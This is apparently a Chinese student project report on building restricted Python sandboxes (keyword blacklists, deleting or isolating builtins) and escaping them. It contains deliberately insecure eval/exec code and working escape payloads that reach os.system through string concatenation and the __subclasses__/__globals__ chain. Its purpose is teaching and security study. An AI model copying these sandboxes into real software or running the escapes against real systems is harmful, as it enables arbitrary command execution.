實作限制執行環境的 Python 與繞過手法

指導教授：蔡佩璇
專題成員：楊竣鴻
開發工具：Python 3.9
測試環境：Debian GNU/Linux 11 (bullseye)


一、簡介：

這個專題探討如何在限制環境中滿足應用程式需要使用 Python 任意運行指令的需求，並提供容易遭到繞過的實作方案。儘管現代應用程式在安全性和資源管理方面越來越嚴格，但某些情境下仍然需要運行不受限的 Python 指令。本專題旨在研究和設計一個能夠在這樣的限制環境中運行的框架，同時探索如何有效地繞過這些限制，以便實現所需功能。

接下來，本專題將詳細討論限制與繞過這些限制的方法，包括：

- **定義沙盒：**透過限制讓使用者有限制地與 Python 互動並執行指令。
- **實作黑名單：**研究如何選擇和定義需要禁止的指令和模組，通過動態檢查和阻止黑名單中的指令執行。
- **透過底層設計限制：**探討如何控制 Python 執行環境的底層結構，從而實現指令執行的限制，並介紹具體的實作步驟和技術細節。

最終，本專題旨在為開發者提供一個指南，幫助他們在限制環境中實現所需的 Python 指令執行，同時理解和掌握各種繞過方法，以便在實際應用中靈活應對挑戰[圖一]。



圖一：沙盒運作架構圖

二、測試結果：

這種沙盒[圖二]將使用者輸入與黑名單進行比對，若輸入未包含黑名單字串，則直接執行。即，只要輸入不含黑名單字串便可[圖三]。

```
inp = input()
# 此 blacklist 可任意擴充
blacklist = ("import", "os", "system")
if not sum(bad in inp for bad in blacklist):
    eval(inp)
else:
    print("filtered!")
```

圖二：字串黑名單沙盒

```
__builtins__.__dict__['__imp'+'ort__']('o'+'s').__dict__['sy'+'stem']('whoami')
```

圖三：字串黑名單沙盒繞過案例

這種沙盒[圖四]通過限制 Python 內建函數來達到安全控制。它首先列出所有內建函數的關鍵字，然後移除除了 print、input 和 eval 之外的所有函數，從而防止執行潛在危險的操作。

```
builtins_key = list(__builtins__.__dict__.keys())
for key in builtins_key:
    if key in ("print", "input", "eval"):
        continue
    del __builtins__.__dict__[key]

print(eval(input()))
```

圖四：將物件移除的沙盒

類似的沙盒方法[圖五]包括在 exec 或 eval 創建執行環境時，只提供特定的內建函數，這與上述方法類似。

```
exec(input(), {"__builtins__": {"print": print, "dir": dir}})
```

圖五：將物件隔離的沙盒

在 Python 中，所有類別都繼承自 object。可以通過 ().__class__.__base__ 獲取 object 類，然後進一步取得它的 subclasses。找到 <class 'os._wrap_close'> 後，通過它的 __init__ 方法取得 init 函式，接著取得當前環境的 globals，從中取出 os 模組，並使用 os.system 執行任意指令[圖六]。

```
[].__class__.__base__.__subclasses__()[133].__init__.__glob-
als__['os'].system('whoami')
```

圖六：缺失關鍵物件沙盒的繞過案例